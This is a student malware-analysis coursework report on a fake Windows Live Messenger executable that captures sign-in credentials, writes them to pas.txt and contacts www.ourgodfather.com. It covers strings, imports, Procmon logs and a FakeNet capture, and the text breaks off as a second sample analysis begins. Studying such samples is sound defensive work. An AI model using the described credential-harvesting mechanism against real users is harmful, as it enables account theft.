

TASK 1 – CMT121

MALWARE ANALYSIS

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Windows live messenger.exe Malware analysis

Significant strings and imports

After investigating the file using BinText, figure (2) the following suspect strings were obtained:





Figure 1, BINTEXT, string search

Send password to email:	yourpassword@password.com	/pas.txt
Save password in:	www.ourgodfather.com	Msnsetting.dat
Hello	WriteFile	
Filename : pas.txt		

The strings found might confirm suspicions that the virus is a password stealer, but the string analysis is not conclusive. The string “www.ourgodfather.com” refers to a potentially malicious website that when entering doesn’t seem to have any significant information and might be no longer supported by its creators.

Using Dependency walker, figure (3), kernel32.dll was identified as a notable import which calls functions responsible for creating, deleting, and writing files. Further investigation identified shell32.dll is a library that contains windows shell API functions. The last significant import was user32.dll which could manipulate keyboard input/output related information. Most significant imports, indicate potential malicious activity.



P/I	Ordinal ^	Hint	Function	Entry Point
N/A	0 (0x0000)	0 (0x0000)	SystemTimeToFileTime	Not Bound
N/A	0 (0x0000)	0 (0x0000)	GetLocalTime	Not Bound
N/A	0 (0x0000)	0 (0x0000)	DeleteCriticalSection	Not Bound
N/A	0 (0x0000)	0 (0x0000)	LeaveCriticalSection	Not Bound
N/A	0 (0x0000)	0 (0x0000)	EnterCriticalSection	Not Bound
N/A	0 (0x0000)	0 (0x0000)	InitializeCriticalSection	Not Bound
N/A	0 (0x0000)	0 (0x0000)	VirtualFree	Not Bound
N/A	0 (0x0000)	0 (0x0000)	VirtualAlloc	Not Bound
N/A	0 (0x0000)	0 (0x0000)	LocalFree	Not Bound
N/A	0 (0x0000)	0 (0x0000)	LocalAlloc	Not Bound
N/A	0 (0x0000)	0 (0x0000)	GetVersion	Not Bound
N/A	0 (0x0000)	0 (0x0000)	GetCurrentThreadId	Not Bound
N/A	0 (0x0000)	0 (0x0000)	InterlockedDecrement	Not Bound
N/A	0 (0x0000)	0 (0x0000)	InterlockedIncrement	Not Bound
N/A	0 (0x0000)	0 (0x0000)	VirtualAllocEx	Not Bound
E	Ordinal ^	Hint	Function	Entry Point
1 (0x0001)	0 (0x0000)	0 (0x0000)	ActivateActCtx	0x0000A6D4
2 (0x0002)	1 (0x0001)	1 (0x0001)	AddAtomA	0x00035505
3 (0x0003)	2 (0x0002)	2 (0x0002)	AddAtomW	0x000326D9
4 (0x0004)	3 (0x0003)	3 (0x0003)	AddConsoleAliasA	0x00071CDF
5 (0x0005)	4 (0x0004)	4 (0x0004)	AddConsoleAliasW	0x00071CA1
6 (0x0006)	5 (0x0005)	5 (0x0005)	AddLocalAlternateComputerNameA	0x00059382
7 (0x0007)	6 (0x0006)	6 (0x0006)	AddLocalAlternateComputerNameW	0x00059266
8 (0x0008)	7 (0x0007)	7 (0x0007)	AddRefActCtx	0x0002BEF9
9 (0x0009)	8 (0x0008)	8 (0x0008)	AddVectoredExceptionHandler	NTDLL.RtlAddVectoredExceptionHandler
10 (0x000A)	9 (0x0009)	9 (0x0009)	AllocConsole	0x00072331
11 (0x000B)	10 (0x000A)	10 (0x000A)	AllocateUserPhysicalPages	0x0005F61A

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virtual Size	Load Order	File Ver
MSJAVA.DLL	Error opening file. The system cannot find the file specified (2).													
MPR.DLL	12/01/2007 12:25a	11/30/2007 6:53p	59,904	A	0x0001B8CE	0x0001B8CE	x86	Console	CV	0x71820000	Unknown	0x00012000	Not Loaded	5.1.2600.3264
ADVAPI32.DLL	12/01/2007 12:25a	11/30/2007 6:51p	617,472	A	0x000A0D82	0x000A0D82	x86	Console	CV	0x77D00000	Unknown	0x00098000	Not Loaded	5.1.2600.3264
COMCTL32.DLL	12/01/2007 12:27a	11/30/2007 6:51p	1,054,208	RA	0x0010F9DE	0x0010F9DE	x86	GUI	CV	0x773D0000	Unknown	0x00103000	Not Loaded	6.0.2900.3264
COMDLG32.DLL	12/01/2007 12:25a	11/30/2007 6:52p	276,992	A	0x00046998	0x00046998	x86	GUI	CV	0x76380000	Unknown	0x00049000	Not Loaded	6.0.2900.3264
GDI32.DLL	12/01/2007 12:25a	11/30/2007 6:52p	284,672	A	0x0004E0B2	0x0004E0B2	x86	Console	CV	0x77F10000	Unknown	0x00049000	Not Loaded	5.1.2600.3264

Figure 2, dependency walker

Malware host-based and network indicators:

Host-base:

- Msnsettings.dat
- Pas.txt

Network:

- yourpassword@password.com
- www.ourgodfather.com

Resource hack:

Processing the application with resource hack yielded the following, figure (4, 5):




Figure 3, Resource hacker directory list




Figure 4, TFORM3, highly suspect form

Multiple forms have been identified, the most notable was “TForm 3” and “TForm 5”. Which both appear to be of malicious purpose containing the following captions/strings:

Password show options	www.ourgodfather.com	Created By Our Godfather From:'
Once Sign in is clicked do:	Terminate the applicationa and run the real msn	
Show an error Message		

TFORM3 appears to be where the attacker can further configure the malware. The dynamic analysis has not foundTFORM3 and 5 which might hint that it’s a hidden form, especially as it contained labels such “smtp host:” .

Malware mechanisms and specifics

The software appears to be a normal windows live messenger application, however, upon running the programme the sign-in screen, figure (7), doesn't server it's purpose and when clicking sign-in an error pop up, figure (6).




Figure 5, windows lives messenger main screen




Figure 6, sing-in error

Using process monitor (procmon.exe), figure (8), and filtering the processes and operations accordingly, figure (9). It has been noted that WindowsLiveMessenger.exe, creates two files after clicking the sign-in button:

- Msnsettings.dat, figure (10):
 - Appears to be a configuration file, like the file provided initially for investigation. Some minor differences have been found, such as the string hello. Investigating the provided msnsettings.dat, figure (11), indicates a possibility that the credentials found in the file are the hacker's information.
- Pas.txt, figure (10):
 - This file stored the credentials of the victim.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:27:45.4228199 PM	Windows Live ...	2512	Process Start		SUCCESS	Parent PID: 1652, Command line: "C:\Documents and Se...
3:27:45.4228227 PM	Windows Live ...	2512	Thread Create		SUCCESS	Thread ID: 2516
3:27:45.4325111 PM	Windows Live ...	2512	QueryNameInfo...	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	SUCCESS	Name: \Documents and Settings\Administrator\Desktop\...
3:27:45.4326558 PM	Windows Live ...	2512	Load Image	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	SUCCESS	Image Base: 0x400000, Image Size: 0x179000
3:27:45.4327818 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xa1000
3:27:45.4327986 PM	Windows Live ...	2512	QueryNameInfo...	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	SUCCESS	Name: \Documents and Settings\Administrator\Desktop\...
3:27:45.4329514 PM	Windows Live ...	2512	CreateFile	C:\WINDOWS\Prefetch\WINDOWS LIVE MESSENGER.EXE-08C...	NAME NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
3:27:45.4332229 PM	Windows Live ...	2512	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File ...	NAME NOT FOUND	Desired Access: Read
3:27:45.4334193 PM	Windows Live ...	2512	CreateFile	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposit...
3:27:45.4349044 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\kernel.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
3:27:45.4351486 PM	Windows Live ...	2512	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
3:27:45.4351659 PM	Windows Live ...	2512	RegQuery/Value	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCo...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
3:27:45.4351849 PM	Windows Live ...	2512	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
3:27:45.4357478 PM	Windows Live ...	2512	ReadFile	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	SUCCESS	Offset: 627,200, Length: 10,240, I/O Flags: Non-cached, ...
3:27:45.4366795 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x31000
3:27:45.4368466 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77110000, Image Size: 0x49000
3:27:45.4370430 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x3b000
3:27:45.4372156 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\updat4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
3:27:45.4373743 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x771e0000, Image Size: 0x11000
3:27:45.4375623 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
3:27:45.4377221 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
3:27:45.4379316 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
3:27:45.4381836 PM	Windows Live ...	2512	Load Image	C:\WINDOWS\system32\version.dll	SUCCESS	Image Base: 0x77c00000, Image Size: 0x8000
3:27:45.4383884 PM	Windows Live ...	2512	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\As...	NAME NOT FOUND	Desired Access: Enumerate Sub Keys
3:27:45.4384568 PM	Windows Live ...	2512	FileSystemControl	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	SUCCESS	Control: FSCTL_IS_VOLUME_MOUNTED
3:27:45.4385555 PM	Windows Live ...	2512	QueryOpen	C:\Documents and Settings\Administrator\Desktop\courseworkmalw...	NAME NOT FOUND	
3:27:45.4401034 PM	Windows Live ...	2512	QueryOpen	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls...	SUCCESS	CreationTime: 6/28/2012 3:09:08 PM, LastAccessTime: ...
3:27:45.4407297 PM	Windows Live ...	2512	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls...	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposit...

Figure 7, procmon.exe

Process Monitor Filter

Display entries matching these conditions:

Architecture is then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process ...	is	Windows Live M...	Include
<input checked="" type="checkbox"/> Operation	is	CreateFile	Include
<input checked="" type="checkbox"/> Operation	is	Load Image	Include
<input checked="" type="checkbox"/> Operation	is	LockFile	Include
<input checked="" type="checkbox"/> Operation	is	WriteFile	Include
<input checked="" type="checkbox"/> Operation	is	WriteConfig	Include
<input type="checkbox"/> Process ...	is	Procmon.exe	Exclude
<input type="checkbox"/> Process ...	is	Procexp.exe	Exclude
<input type="checkbox"/> Process ...	is	AutoRuns.exe	Exclude
<input type="checkbox"/> Process ...	is	System	Exclude
<input type="checkbox"/> Operation	begins with	IRP_MJ_	Exclude
<input type="checkbox"/> Operation	begins with	FASTIO_	Exclude
<input type="checkbox"/> Result	begins with	FAST IO	Exclude
<input type="checkbox"/> Path	ends with	pagefile.sys	Exclude
<input type="checkbox"/> Path	ends with	\$Mft	Exclude
<input type="checkbox"/> Path	ends with	\$MftMirr	Exclude
<input type="checkbox"/> Path	ends with	\$LogFile	Exclude
<input type="checkbox"/> Path	ends with	\$Volume	Exclude
<input type="checkbox"/> Path	ends with	\$AttrDef	Exclude
<input type="checkbox"/> Path	ends with	\$Root	Exclude
<input type="checkbox"/> Path	ends with	\$Bitmap	Exclude
<input type="checkbox"/> Path	ends with	\$Boot	Exclude
<input type="checkbox"/> Path	ends with	\$BadClus	Exclude
<input type="checkbox"/> Path	ends with	\$Secure	Exclude
<input type="checkbox"/> Path	ends with	\$UpCase	Exclude
<input type="checkbox"/> Path	contains	\$Extend	Exclude
<input type="checkbox"/> Event Class	is	Profiling	Exclude

OK Cancel Apply

Figure 8, procmon filter




Figure 9, MSNSettings.dat, pas.txt




Figure 10, provided msnsettings.dat

To further understand the network behaviour of the malware, it was studied using fake net and Wireshark, figure (12, 14). After closing the programme, a DNS query on the domain www.ourgodfather.com was executed, figure (13, 14).




Figure 11, Fake Net Init

```
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]
Bind call failed on UDP port 1164: 10048.

[DNS Query Received.]
  Domain name: www.ourgodfather.com
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET / HTTP/1.1
  Accept: */*
  Accept-Language: en-us
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.
  Host: www.ourgodfather.com
  Connection: Keep-Alive

[Sent http response to client.]
-
```

Figure 12, Fake net query

Sample.dat malware analysis

Significant strings and imports

The file was processed through BinText, figure (16), and the following potentially significant strings have been identified:

